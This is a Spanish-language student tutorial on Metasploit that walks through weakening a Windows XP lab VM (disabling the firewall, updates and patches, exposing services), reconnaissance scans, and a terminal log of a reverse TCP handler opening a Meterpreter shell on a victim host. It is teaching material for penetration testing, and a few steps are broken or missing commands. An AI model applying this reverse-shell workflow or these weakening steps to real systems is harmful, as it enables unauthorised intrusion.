



Universidad Especializada De Las Américas

Extensión Coclé

Tutorial de:

Informática

Tema:

Manual de cómo utilizar Metasploit

Docente:

Xenia Domínguez

Elaborado por:

Bryan Joseph Mendoza Quijada

Cedula:

8-964-1662

Carrera:

Licenciatura En Investigación Criminal y Seguridad

Fecha de Entrega:

7-12-19

Año Lectivo 2019

❖ ¿Qué es la herramienta Metasploit?

- es una herramienta desarrollada en Perl y Ruby en su mayor parte, que está enfocada a auditores de seguridad y equipos Red Team y Blue Team. Red Team es el equipo ofensivo o encargado del hacking ético, que hace pruebas de intrusión, mientras que el Blue Team es el equipo que lleva a cabo la escoriación y toda la parte defensiva.

❖ ¿Qué características presenta?

- Es una herramienta muy completa que tiene muchísimos exploits, que son vulnerabilidades conocidas, en las cuales tienen también unos módulos, llamados payloads, que son los códigos que explotan estas vulnerabilidades.

También dispone de otro tipo de módulos, por ejemplo, los encoders, que son una especie de códigos de cifrado para evasión de antivirus o sistemas de seguridad perimetral.

- ❖ Hay varias interfaces para Metasploit disponibles.

- Edición Metasploit.
- Edición Community Metasploit.
- Metasploit express.
- Metasploit Pro.
- Armitage.

- ❖ Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció¹ que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.



Tutorial

❖ Materiales requeridos para el curso

No debería ser ninguna sorpresa que la mayoría de los exploits disponibles en Metasploit Framework están dirigidos hacia Microsoft Windows, así que para completar el laboratorio de este curso usted requerirá un sistema objetivo para los ataques. Este sistema debería consistir en una Máquina Virtual de su elección en el computador anfitrión.

Si usted no tiene un Windows XP extra y/o una licencia del VMware Workstation, NIST tiene una máquina virtual con WinXP pre-instalada disponible para ser descargada bajo "Federal Desktop Core Configuración Project" en las URL de referencias en las secciones siguientes. Su FAQ es un buen recurso para familiarizarse con el FDCC.


Desafortunadamente, la máquina virtual proporcionada por NIST está en formato de Microsoft Virtual PC. Además, los VM, s producidos por NIST están diseñados y configurados para mantener a las personas que usan Metasploit Framework de comprometerlos. Los pasos en las siguientes secciones lo guiarán por el proceso de convertir la imagen de Virtual PC en formato VMware, quitar los parches y directivas de grupo de la imagen. Y a continuación podrá cargar y ejecutar la máquina virtual usando el Vmware Player gratuito para completar el laboratorio del curso.

❖ Requisitos de Hardware

Antes de entrar en el maravilloso mundo de Metasploit Framework tenemos que garantizar nuestro hardware cumpla o supere algunos requerimientos antes de proceder. Esto ayudara a eliminar muchos problemas antes de que surjan más adelante.

Todos los valores mencionados son estimados o recomendados. Puede usar menos pero se sentirá el rendimiento.

- Algunos requisitos de hardware que se deben considerar son:
 - Espacio en el Disco Duro
 - Memoria suficiente
 - Procesador suficiente
 - Acceso Inter/Intra-net



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.86.223:4444  
[*] Sending stage (179779 bytes) to 192.168.86.61  
[*] Meterpreter session 1 opened (192.168.86.223:4444 -> 192.168.86.61:49197) at  
2018-05-29 11:48:32 -0400  
  
meterpreter > shell  
Process 3028 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\victim\Downloads>
```

Configurando el entorno

1. Primero deberemos descargar los 6 archivos que contienen nuestra máquina virtual objetivo. Unas vez que se hayan descargado todos los archivos, verificamos que coincidan los MD5 con los que se muestran a bajo. Esto puede tardar un tiempo considerable para que se termine de descargar completamente, Por favor tenga esto en cuenta.

- Wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC_IMAGES/XP-Q4-2009/XP_NIST_FDCC_Q4_2009.zip
- Wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC_IMAGES/XP-Q4-2009/XP_NIST_FDCC_Q4_2009.z01
- Wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC_IMAGES/XP-Q4-2009/XP_NIST_FDCC_Q4_2009.z02
- Wget http://nvd.nist.gov/download/FDCC-Q4-2009/FDCC_IMAGES/XP-Q4-2009/XP_NIST_FDCC_Q4_2009.z03

2. Luego de descargar los múltiples archivos Zip, comprábamos su hash MD5. Este proceso puede tardar un tiempo dependiendo de su hardware.

- root@bt4:~# md5sum XP_NIST_FDCC_Q4_2009.z*
- a185eb4dd9882144e351c30ae236d113 XP_NIST_FDCC_Q4_2009.zip
- 6e3fe97ae2da74d244a2607877b985b9 XP_NIST_FDCC_Q4_2009.z01
- b4c11fd35b71ea6e914792a9828082ef XP_NIST_FDCC_Q4_2009.z02
- 18f89fc9c57d7aec406efcb9c083099a XP_NIST_FDCC_Q4_2009.z03
- root@bt4:~#

3. Ahora debemos instalar WinRAR. Esto nos ayudara a extraer la máquina virtual desde el archivo Zip.

t4. Instalamos ahora msttcorefonts para que wine trabaje correctamente.

- root@bt4:~# apt-get install msttcorefonts

5. Lo siguiente, será iniciar la instalación de WinRAR usando wine.

- root@bt4:~# wine wrar390.exe

6. Puede aceptar los valores por defecto de la instalación y después ejecutar WinRAR cuando haya finalizado.

7. En WinRAR, haga clic en "File", "Open archive" y seleccione el archivo FDCC-Q4-XP-VHD.zip. Una vez que el archivo se haya abierto, click en "Extract To" y seleccione la ubicación para los archivos.
bt4:~# wget <http://www.offsec.com/downloads/wrar390.exe>.

❖ Removiendo las directivas de grupo (GPO)

1. Inicie sesión en XP. El usuario para esta imagen es "Renamed_Admin" y la contraseña es P@ssw0rd123456.
2. Descargue el "Microsoft Fixit" del siguiente enlace (<http://www.offensive-security.com/downloads/MicrosoftFixit50198.msi>). Ejecute FixIt para restablecer la configuración de GPO. Reinicie cuando haya terminado.
3. Abra el command prompt y use el siguiente comando:
 - C:\>secedit /configure /db reset /cfg
"c:\windows\security\templates\compatws.inf" /overwrite
 - C:\>del c:\windows\system32\grouppolicy\machine\registry.pol

❖ Desinstalando los parches.


1. Vaya al Panel de Control y seleccione "Switch to Classic View" del lado izquierdo.
2. Abra el "Windows Firewall" y apáguelo "Off".
3. Abra "Automatic Updates" y seleccione "Turn off Automatic Updates" para que Windows no deshaga los cambios que hicimos.
4. Abra "Security Center", seleccione "Change the way Security Center alerts me" del lado izquierdo y desmarque todas las casillas. Esto deshabilitara los molestos pop-up de notificaciones en el system tray.
5. Regrese al Panel de Control, abra "Add or Remove Programs". Seleccione la casilla "Show updates" en la parte superior. Esto mostrara todos los programas y actualizaciones de seguridad que se han instalado.
6. En el Panel de Control, desde la barra de herramientas, seleccione "Tools", luego "Folder Options". Seleccione la pestaña "View" y desplácese hasta la parte de abajo. Asegurese de desmarcar la casilla "Use simple file sharing" y haga clic en "OK".
7. Desde la línea de comandos ejecute el siguiente comando para desinstalar todos los parches y reinicie.4. Reinicie la máquina virtual para que cambios hagan efecto.

❖ Servicios Adicionales


Para proporcionar una mayor superficie de ataque para los varios componentes de Metasploit, nosotros habilitaremos e instalaremos algunos servicios adicionales dentro de nuestra máquina virtual con Windows.

Internet Information Services (IIS) and Simple Network Management Protocol (SNMP)

Para empezar, vaya al Panel de Control y abra "Add or Remove Programs". Seleccione "Add/Remove Windows Components" del lado izquierdo.




Seleccione la casilla "Internet Information Services (IIS)" y haga click en "Details". Seleccione la casilla "File Transfer Protocol (FTP) Service" y click en "OK". Por defecto, el servicio de IIS y FTP permite conexiones anónimas.




Por último, seleccione la casilla de "Management and Monitoring Tools" y haga click en "Details". Asegurese que las dos opciones estén seleccionadas y haga click en "OK". Cuando esté listo, click en "Next" para proceder con la instalación de IIS y SNMP.


El .NET Framework instalado en la máquina virtual tiene un problema pero es fácil de solucionar. En el Panel de Control, seleccione "Add or Remove Programs" nuevamente, seleccione "Microsoft .NET Framework 2.0 Service Pack 1", y haga click en "Change".




Una ventana aparecerá y mostrara la barra de proceso y luego se cerrara. Este es un comportamiento normal, ahora puede salir del Panel de Control y proceder.




Ya completada la instalación, tendremos que hacerlo accesible desde la red. Click "Start" -> "All Programs" -> "Microsoft SQL Server 2005" -> "Configuration Tools" -> "SQL Server Configuration Manager". Cuando se haya iniciado el administrador de configuración, seleccione "SQL Server 2005 Services", click derecho en "SQL Server (SQL EXPRESS)" y seleccione "Stop". Ahora, expanda "SQL Server 2005 Network Configuration"




Ahora seleccione la pestaña "IP Addresses", y elimine todas las entradas en "IPALL". En la "IP1" y "IP2", elimine cualquier valor de "Dynamic Ports". Ambos IP1 y IP2, deberían tener "Active" y "Enabled" establecido en "Yes". Por ultimo, establezca la IP1 en "IP Adress" con su dirección de red local y la dirección IP2 a 127.0.0.1. La configuración tiene que ser similar al screenshot de abajo. Click "OK" cuando todo este configurado correctamente.



A continuación, habilitemos el servicio SQL Server Browser. Seleccione "SQL Server 2005 Services" y haga doble click en "SQL Server Browser". En la pestaña "Service", coloque el "Start Mode" en "Automatic" y de click en "OK".



Por defecto, el servidor SQL se ejecuta bajo una cuenta con privilegios limitados lo que no permite muchas aplicaciones web personalizadas. Cambiaremos esto dando doble click "SQL Server (SQLEXPRESS)" y establecemos el inicio de sesion como "Local System account". Esto lo puede establecer también en "services.msc". Click "OK" cuando haya terminado.



Con todo finalmente configurado, haga click derecho en "SQL Server (SQLEXPRESS)" y seleccione "Start". Haga lo mismo para el servicio "SQL Server Browser". Ahora puede salir del Administrador de Configuración y verificar que el servicio este a la escucha correctamente ejecutando "netstat -ano" desde la línea de comandos. Usted vera a la escucha el puerto 1434 UDP así como también su dirección IP escuchando por el puerto 1433.

```

C:\Documents and Settings\Administrator>netstat -ano
Active Connections
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 1316
TCP 0.0.0.0:25 0.0.0.0:0 LISTENING 1316
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 1316
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 740
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 1316
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING 1316
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 676
TCP 127.0.0.1:1028 0.0.0.0:0 LISTENING 1148
TCP 127.0.0.1:1433 0.0.0.0:0 LISTENING 628
TCP 192.168.1.127:139 0.0.0.0:0 LISTENING 4
TCP 192.168.1.127:1433 0.0.0.0:0 LISTENING 628
TCP 192.168.1.127:3389 192.168.1.122:63046 ESTABLISHED 676
UDP 0.0.0.0:161 ** 1520
UDP 0.0.0.0:445 ** 4
UDP 0.0.0.0:500 ** 500
UDP 0.0.0.0:1026 ** 852
UDP 0.0.0.0:1434 ** 2560
UDP 0.0.0.0:3456 ** 1316
UDP 0.0.0.0:4500 ** 500
UDP 127.0.0.1:123 ** 804
UDP 127.0.0.1:1900 ** 900
UDP 192.168.1.127:123 ** 804
UDP 192.168.1.127:137 ** 4
UDP 192.168.1.127:138 ** 4
UDP 192.168.1.127:1900 ** 900
C:\Documents and Settings\Administrator>

```

Obteniendo información

La base de cualquier prueba de penetración exitosa es la recopilación solida de información. El incumplimiento de una adecuada recopilación de información tendrá como resultado pruebas al azar, atacando maquinas que no son vulnerables y perderá aquellas que lo son.

```

root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
msf auxiliary(version) > run
[*] 192.168.2.110 is running Unix Samba 2.2.3a (language: Unknown)
[*] 192.168.2.114 is running Windows Vista Enterprise (Build 6000) (language: Unknown)
[*] 192.168.2.106 is running Unix Samba 3.0.4 (language: Unknown)
[*] 192.168.2.105 is running Unix Samba 3.3.2 (language: Unknown)
[*] 192.168.2.108 is running Unix Samba 2.2.5 (language: Unknown)
[*] 192.168.2.117 is running Unix Samba 3.0.24 (language: Unknown)
[*] 192.168.2.107 is running Unix Samba 2.2.7a (language: Unknown)
[*] 192.168.2.111 is running Windows 2000 Service Pack 0 - 4 (language: English)
[*] 192.168.2.109 is running Windows XP Service Pack 2 (language: English)
[*] Auxiliary module execution completed
msf auxiliary(version) >


```

Escaneo de Puertos

Aunque tenemos listo y configurado dradis para guardar nuestras notas y resultados, es buena práctica crear una nueva base de datos dentro de Metasploit los datos pueden ser útiles para una rápida recuperación y para ser usado en ciertos escenarios de ataque.


Identificación de Servicios

De nuevo, un uso distinto que Nmap para realizar un escaneo de servicios en nuestra red objetivo, Metasploit también incluye una gran variedad de escáneres para distintos servicios, que ayudan a determinar servicios vulnerables que se están ejecutando en la máquina objetivo.



El Framework Dradis

Cuando estás haciendo un pen-test (Prueba de penetración) formando parte de un equipo o trabando por tu cuenta, vas querer guardar los resultados para una rápida referencia, compartir tus datos con tu equipo, y escribir un reporte final. Una excelente herramienta para realizar todo lo nombrado anteriormente es el framework dradis. Dradis es un framework open source para compartir información durante evaluaciones de seguridad y se puede conseguir aquí. El framework dradis es desarrollado activamente con nuevas opciones que se le añaden regularmente.




❖ Desarrollo de un Exploit

A continuación, vamos a cubrir uno de los más conocidos y populares aspectos del framework, el desarrollo de exploit. En esta sección, vamos a mostrar cómo utilizar el framework para el desarrollo de exploit permitiendo concentrarse únicamente en el exploit, y hacer que el payload, la codificación, la generación de no, sea solo cuestión de infraestructura.

